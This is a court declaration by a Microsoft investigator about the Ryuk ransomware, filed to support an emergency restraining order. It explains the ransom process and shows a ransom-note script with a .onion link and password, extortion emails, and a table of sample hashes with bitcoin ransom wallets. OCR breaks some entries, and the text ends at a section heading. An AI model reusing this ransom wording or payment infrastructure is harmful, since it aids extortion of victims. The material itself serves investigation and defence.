IN THE UNITED STATES DISTRICT COURT
FOR THE NORTHERN DISTRICT OF GEORGIA
ATLANTA DIVISION

MICROSOFT CORPORATION, a Washington corporation, FS-ISAC, INC., a Delaware corporation and HEALTH-ISAC, INC., a Florida corporation,	
Plaintiffs,	Case No.:
v.	
DENIS MALIKOV AND JOHN DOES 1-7,	**FILED UNDER SEAL**
Defendants.	

DECLARATION OF JASON B. LYONS IN SUPPORT OF PLAINTIFFS' APPLICATION FOR AN EMERGENCY *EX PARTE* TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION

I, Jason B. Lyons, declare as follows:

1. I am a Principal Manager of Investigations in Microsoft Corporation's Digital Crimes Unit ("DCU") Ransomware Team. I make this declaration in support of Microsoft's Application for An Emergency Temporary Restraining Order and Order To Show Cause Re Preliminary Injunction. I make this declaration of my own

personal knowledge or on information and belief where indicated. If called as a witness, I could and would testify competently to the truth of the matters set forth herein.

2. In my role at Microsoft, I assess technological security threats to Microsoft and the impact of such threats on Microsoft's business and customers. Among my responsibilities are protecting Microsoft's online service assets from network-based attacks. I also participate in the investigation of ransomwares and participate in court-authorized countermeasures to neutralize and disrupt them. I have personally investigated and assisted in the court-authorized takedown of several ransomwares while at Microsoft, including the ransomwares known as Ramnit, ZeroAccess, Dorkbot, Necurs, and Trickbot. Before joining Microsoft, I worked for Xerox as the Manager of Xerox's Cyber Intelligence Response Team. I also worked for Affiliated Computer Services ("ACS") prior to Xerox's acquisition of ACS. While at ACS, I provided in-court testimony in connection with a temporary restraining order application concerning misappropriation of ACS's intellectual property. Prior to entering the private sector, from 1998 to 2005, I served as a Counterintelligence Special Agent in the United States Army. My duties as a Counterintelligence Special Agent included investigating and combating cyber-attacks against the United States. I obtained

certifications in counterintelligence, digital forensics, computer crime investigations, and digital media collection from the United States Department of Defense.

3. I have investigated the structure and function of a ransomware architecture called “Ryuk” as well as the activities carried out through this ransomware, and an assessment of the impact on Microsoft’s business and on users of the Internet. The Ryuk ransomware has caused, and continues to cause, extreme damage to Microsoft and other parties which, if allowed to continue, will be compounded as the case proceeds.

I. DEFENDANTS

4. The identities and specific locations of the Defendants who have set up and currently operate the Ryuk ransomware are currently uncertain. However, we have detected instances of the Ryuk ransomware and Ryuk “ransom and extortion” infrastructure in many different countries, including the United States, and it is probable that the criminals operating that ransomware are also located in different countries.

5. Defendants control the Ryuk ransomware through ransom and extortion infrastructure comprised of IP addresses maintained on an interconnected network. They use common tools, a common codebase, and common tactics to establish and

run the ransomware. They appear to share ransom and extortion resources. In sum, my investigation has uncovered what is, in effect, a Ryuk ransomware criminal enterprise, comprised of Defendants who develop, commercialize and support the Ryuk ransomware using infrastructure designed for the purpose of carrying out the ransomware criminal activity.

II. RANSOMWARE IN GENERAL

6. A ransomware is malicious software created by a software developer whose purpose is to infect or install the malicious code on unknowing victims' computer with the purpose of encrypting the victim’s data until a ransom is paid. Ransom targets user modifiable files such as word documents, spreadsheets, image files and larger data sets to include databases. Once a single computer is infected on a computer network ransomware can spread to other computers with virus-like activity. Ransomware developers design ransomware to evade normal computer security safeguards through computer code obfuscation and other data disguising techniques

7. Once a computer system has been ransomed the users of those computer systems are no longer able to access their files.

8. Ryuk utilizes asymmetric encryption which uses a public encryption key for encryption and requires the use of a private key for decryption. The victim

of the ransomware attack must negotiate with the ransomware actor to obtain the private key or "decoder."

9. Ransomware is about branding and reputation. Ransomware operators work to build a reputable brand and a reliable reputation for providing decryption after a ransom payment has been received.

10. Ryuk and other major ransomware families operate through a business model known as Ransomware as a Service (RaaS). RaaS which is a subscription-based service allowing affiliates of the service ready access to ransomware-building tools and builds. Affiliates of the service agree to ransom percentage payouts between the ransomware developer and threat actor who performed the exploitation. This model allows affiliates to launch ransomware attacks using already developed ransomware tools and infrastructure. Affiliates who may lack the expertise to develop their own ransomware using RaaS are able to launch an attack and earn a percentage of successful ransom payments.

11. Payment of a ransom is facilitated through crypto currencies. Crypto currencies provide pseudo anonymous payment systems which enable conversion to fiat currency via cryptocurrency exchanges. A cryptocurrency exchange is a platform that promotes the trade of cryptocurrencies using digital money, fiat money, or other assets. These exchanges are the intermediaries between parties and

make money from transaction fees and commissions.

12. ZLoader has multiple ties to ransomware as a delivery system as has been reported in the security community. One such entitled "From ZLoader to DarkSide: A Ransomware Story," attached to this declaration as **Exhibit 1** (also available at https://www.guidepointsecurity.com/blog/from-zloader-to-darkside-a-ransomware-story/).

13. There are multiple reports that the Ryuk ransomware has targeted healthcare companies. Attached to this declaration as **Exbibit 2** is a true and correct copy of an alert advisory on the Ryuk malware targeting healthcare institutions that was published by the Department of Homeland Security's Cybersecurity and Infrastructure Security Agency ("CISA") (also available at https://www.cisa.gov/uscert/ncas/alerts/aa20-302a). Similarly, attached as **Exhibit 3** is a true and correct copy of a Department of Health and Human services publication on Ryuk ransomware targeting health care institutions (also available at https://www.cisa.gov/sites/default/files/publications/202104081030%20Ryuk%20 Variant%20TLP%20White.pdf). **Exhibit 4** to this declaration is a true and correct copy of an article describing how the ransomware with operations and features closely resembling Ryuk, indirectly caused a death at a hospital in Germany.

III. <u>THE INVESTIGATION OF THE RYUK RANSOMWARE</u>


14. The ransomware at issue in this case—the "Ryuk" ransomware—is a prolific and globally dispersed ransomware. Various Microsoft investigators and I have been able to identify operational details about the Ryuk ransomware, including its ransom and extortion infrastructure and the various methods of communications.

15. I have obtained copies of the Ryuk ransomware code that the Defendants deliver and install on infected end-user computers and I have carried out an examination of that code. I have researched the ransom and extortion infrastructure of the Ryuk ransomware. I have also reviewed literature published by other well-regarded computer security investigators concerning the Ryuk ransomware and their findings have confirmed my own conclusions. Through these and related investigative steps, I developed detailed information about the size, scope, and illegal activities of the Ryuk ransomware.

16. During our investigation into the Ryuk ransomware, we analyzed dozens of samples of Ryuk malware. As part of the investigation, other Microsoft investigators and I purposely infected several investigator-controlled computers with Ryuk malware. We carefully analyzed changes that the Ryuk malware makes to Microsoft's operating system and application software during this infection process, and we reverse-engineered the malware to determine how it operates.

17. During our investigation, a variety of Microsoft investigators and I


analyzed the Ryuk "ransom process." Once a computer is infected with Ryuk, a ransom note is left for the user to discover. Ryuk operators maintain a recovery site which operates on the TOR or onion network domain (i.e. a network on the Internet that enables websites to operate anonymously). Navigating to the website instructs the victim to upload the ransom note left on their computer thus providing a "proof of ransom." My investigation of the source code of the Ryuk recovery website revealed that the threat actors are verifying the alphanumeric string or password located at the bottom of the ransom note. As example of a Ryuk ransom note is set forth as **Figure 1:**



```
contact
balance of shadow universe
Ryuk

$password = '1Zb6NHj9v'; $torlink = 'http://2w7zr2xwhxtexjzaoy7lto457dpxssch7x745ftphkvnlspiavwipyyd.onion';
function info(){alert("INSTRUCTION:\r\n1. Download tor browser.\r\n2. Open link through tor browser: " + $torlink + "\r\n3. Fill the
form, your password: "+ $password +"\r\nWe will contact you shortly.\r\nAlways send files for test decryption.");};
```

Figure 1: Example Ransom Note

18. Based on the investigation, I conclude that the alphanumeric string identifies the key used to encrypt the victim files. Once the ransom note has been uploaded and a victim point of contact email address submitted to the Ryuk operators via the recovery website, the threat actors then communicate with victims by email. The screenshots below in **Figures 2, 3 and 4** were captured during the investigation.



Your e-mail: ChrisHanley@solution4u.com


Your password: 0XnFlkByx

Your organization: 4u Software Solutions

Note (max. 256 symbols): Contacting you guys to get our files decrypted...

balance of shadow universe

<u>**Figure 2:** Submitting a request to make contact with Ryuk operators</u>




Your request submitted successfully!

The reply will be sent as soon as possible to the e-mail address (ChrisHanley@solution4u.com) provided by you.

* If there is no answer in 24h please repeat request with another e-mail address.

balance of shadow universe

Figure 3: Confirmation that our request was sent to Ryuk operators



Re: 4uSoftwareSolutions

From: dicknabar

6/22/2021 at 1:13 PM

3ExSzirBftz2jVY19C2e1SU6govotD9aur

You will receive decryption key in 30 minutes after the payment.
Our software will restore all your PC servers.

On 22.06.2021 12:30, Chris Hanley wrote:

> We know the only way to decrypt is through you guys. We don't have backups so we have to pay. Please send the BTC address and we should have the money for you in 48 hours.
>
> > **Sent:** Monday, June 21, 2021 at 12:18 PM
> > **From:** "Kim Cooper" <dicknabaraife7@mail.com>
> > **To:** ChrisHanley@solution4u.com
> > **Subject:** 4uSoftwareSolutions
> >
> > We have all your confidential information, if you value your reputation, the privacy of clients,
> > we recommend close the question quickly, otherwise all private information will be published.
> >
> > To unlock files, you need to pay 38 bitcoin.
> > To confirm our honest intentions, we will unlock two files for free.
> > Send us 2 different random files and you will get it back already decrypted.
> > You can choose files from different computers on your network - so you will be sure that one key decrypts everything.
> > Files size should not exceed 5Mb.

Figure 4: Email communication with Ryuk operators


19. During the course of Microsoft's investigation into Ryuk, Microsoft has collected numerous Ryuk samples that contain extortion/ransomnotes with cryptocurrency payment addresses.

20. Using blockchain investigation technology, it is possible to track payments submitted to blockchain wallet addresses that are included in Ryuk extortion notes. Below are a few examples:

21. This provides some information regarding the scale of damage cause by Ryuk. For example, tracking the following ransom wallet revealed that approximately $1.8 million dollars was received by that wallet:

SHA 256	Wallet
52553630f01c9bedda6fb049aa37e9e1cd60c554fe81b04a1f22ec6b3c5747df	1FRNVupsCyTjUvF36GxHZrvLaPtY6hgkTm

22. Information about this wallet address is available at



Address

This address has transacted 6 times on the Bitcoin blockchain. It has received a total of 38.99998590 BTC ($1,802,312.59) and has sent a total of 38.99998590 BTC ($1,802,312.59). The current value of this address is 0.00000000 BTC ($0.00).

Address	1FRNVupsCyTjUvF36GxHZrvLaPtY6hgkTm
Format	BASE58 (P2PKH)
Transactions	6
Total Received	38.99998590 BTC
Total Sent	38.99998590 BTC
Final Balance	0.00000000 BTC


Transactions

https://www.blockchain.com/btc/address/1FRNVupsCyTjUvF36GxHZrvLaPtY6hgkTm, as follows:

23. As another example, tracking the following ransom wallet revealed that approximately $3.4 million dollars was received by that wallet:

Binary SHA256	Wallet
8d3f68b16f0710f858d8c1d2c699260e6f43161a5510abb0e7ba567bd72c965b	15RLWdVnY5n1n7mTvU1zjg67wt86dhYqNj

24. Information about this wallet address is available at: https://www.blockchain.com/btc/address/15RLWdVnY5n1n7mTvU1zjg67wt86dhYqNj, as follows:



Address

This address has transacted 7 times on the Bitcoin blockchain. It has received a total of 75.41099315 BTC ($3,484,980.29) and has sent a total of 75.41099315 BTC ($3,484,980.29). The current value of this address is 0.00000000 BTC ($0.00).

Address	15RLWdVnY5n1n7mTvU1zjg67wt86dhYqNj
Format	BASE58 (P2PKH)
Transactions	7
Total Received	75.41099315 BTC
Total Sent	75.41099315 BTC
Final Balance	0.00000000 BTC

25. Below is a table which hash value of Ryuk files and crypto wallet addreses associated with each Ryuk file:

SHA256	Wallets
198ebe9c69ed1ea3c0f949508b5152c8446dd7106deb6dcba7b7e36f85053b1c	3As6htSR3bZJeX1ueZ6XoSB2XXjbzGJYEe
0d1a109933d886cceebfed38ae78acbd792dfba3e116ffb6	1E4fQqzCvS8wgqy5T7n1DW8JM

e867f58fb4c592d0	NMaUbeFAS
62c8958fc79972b987a313db8c94d9db5d11a5178234bce328ebe56dce330152	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
72caf37566c97c4030cd1a22d25bb78ce3ea287010a35eca3e372b3ea8e0b066	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
899d401abf00b5851fcb30e0d0edbdfbfee92d98bfd9acf77577d2f19b9c25d9	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
782788d736a6c603dbfb57f302e54e9050219e24dbde3c3b6f69484004d9415e	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
30f62448ef138b7f9ed3662205421a97d15f5ffb36eae1a81e8c56053b128781	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
b770fb365d1739543878652d8bc885eab35e7ee078635016b7682334e1d6f09d	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
28e7dc4aebbfea61a2ad942f00ecab3bbb32a636679587a6fbd6c8dd69a0ef33	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
d5d72190a200147ad910c1412fed94576bb36bda1103624425e34b9d09fda266	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
0bbcd5a1b2752b281cb4acefcf62343d6a9a923ac114da6e68affd01da000ac5	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
0280ccc8d6dbb14d79adf375fa386a534cd74b40c684ed47db0d2e4f659e4da4	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
d6c3287fb1bf01e11339acaecd09ef4adbdd8bd2644dcb4feeca862025b46a39	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
dc3e4b5f3090d65605a258aedc5efb370422742939d29bc527f00544415ea67d	17v2cu8RDXhAxufQ1YKiauBq6GGAZzfnFw
493a001c9a9c4e8b8503df84e783de837074daa8bc92b51836e2c8a79a3a4eb6	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
64a52f12347a9a53bfb1adeecec2a3cd09b71f080c9c2cbd9f3f3eb2c24ee3cb	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
113af75f13547be184822f1268f984b79f35965a1b1f963d23b50a09741b0aec	1KURvApbe1yC7qYxkkkvtdZ7hrNjdp18sQ
4992a629599d25933b55fee0b69198e80ecdcb3727a0b11b3d2891e6cd5da555	1CN2iQbBikFK9jM34Nb3WLx5DCenQLnbXp
98ece6bcafa296326654db862140520afc19cfa0b4a76a5950deedb2618097ab	17v2cu8RDXhAxufQ1YKiauBq6GGAZzfnFw
8d3f68b16f0710f858d8c1d2c699260e6f43161a5510abb0e7ba567bd72c965b	15RLWdVnY5n1n7mTvU1zjg67wt86dhYqNj
414bfb0bb83ad01da8f54cb858aae7ee37b6029cf529d6e6f89ee0f451edbd87	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
46fb27f4cff2d33baae3b1c199797d1f0929bc03166cebd092081e4fe2f9ea6e	1L9fYHJJxeLMD2yyhh1cMFU2EWF5ihgAmJ

8e7383f1890ae7c6f5d707e2e14df5d0a93f235f8d4dc6964d5ed57e6a0330a5	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
3c037dcc0145a331e0154e016e0636d7f77be792d2d698b3b982fab33acc242a	1EoyVz2tbGXWL1sLZuCnSX72eR7Ju6qohH
85422bb40f6b10f0fc6d2b679ea79fb67f610f4ce5e964944f8abc918e678009	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
98d8caafaae6458a621ba1d1a1889709d155bd7dc87b9f7dd2ed7ebd2d0d166e	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
5d92914acdfb551c237866cc4cce6c80aeeeb695e52beecd2613694302c62271	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
53215004babd14a61e9ad4c9115fcd7c7d8385e6555bc280d8be163c6aeee39f	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
8a33e2792e0d41c6b99a1203187f650fa16a7a0c187938457bc526526f13b5c2	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
1d7647c565c6efb818aff1500104584d926c6fac3be19f56fd6106c17f5e2e9b	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
b7e945a8dafc91ebe8c8717ee3107498afc1ad5461599611d2fb07aaa7700aa1	1ChnbV4Rt7nsb5acw5YfYyvBFDj1RXcVQu
a7145bea0b9c7094aa207508fcd54c07432e60ed89a576242f0ec6359526ccd3	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7d	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
52553630f01c9bedda6fb049aa37e9e1cd60c554fe81b04a1f22ec6b3c5747df	1FRNVupsCyTjUvF36GxHZrvLaPtY6hgkTm
46f4bff5e7232f725ea596b736d95e59f4ff45dc49c93ba275a4360216d76238	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
97f96adce3c5f14cc0c061abe98555bc9ac042100af5db0226aa9e10f34430a5	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
26c71466a302ececebaa7cfa02bbd6bc6a55f5e1ca28355a2c60580504f8318b	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
0c51ca0477a2a23eede0757f49f07891c15fe977bde5f293d05ddbce43c9531e	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
5f3dfd6ebbc2e717d82e9633fd023662f088cace55fefe287b4035f34fdc9850	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
17ad1d64baf39c16612ac1c056fc9c23b73d180451bcd8c170fce0861129afaa	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
094e91e2ae1cdd89fe7aaf9053e042cabcdb6eaf27789dd331802c08ae29fd1c	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
4bb0d8eb6b93060941730c65ac5c11625b805f91616841cdfb887d8461aef581	14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk
95b228b664dca2e18935444c67c7c7dbda9da7450a18d42	162DVnddxsbXeVgdCy66RxEPAD

9cb04f7e311af5fe9	PETBGVBR

IV. RYUK HAS ATTACKED MANY MICROSOFT CUSTOMERS IN THE UNITED STATES AND NORTHER DISTRICT OF GEORGIA

26. Through its investigation, Microsoft determined that Ryuk affirmatively targeted Microsoft customers.

27. I have recently investigated IP addresses known to be associated with instances of the Ryuk ransomware. Technology exists to determine the geographic location of IP addresses. Using such technology, I determined the geographical location of these IP addresses, including particularly those IP addresses associated with computers in the State of Georgia. From that analysis, I determined that in over 20 instances, the Ryuk ransomware was encountered in connection with computers located in Georgia.

28. Open source research also reveals that Ryuk specifically affected the State of Georgia. In particular, Ryuk has impacted the State of Georgia Judicial Council Administrative Office of the Courts. This activity was reported publicly in the article attached as **Exhibit 5** to this declaration (also available at: https://arstechnica.com/information-technology/2019/07/ryuk-ryuk-ryuk-georgias-courts-hit-by-ransomware/) and in the article attached as **Exhibit 6** to this declaration (also available at https://statescoop.com/georgia-courts-ryuk-

ransomware/)

V. RYUK CAUSES SEVERE HARM

A. Ryuk Causes Severe Harm By Encrypting User's data

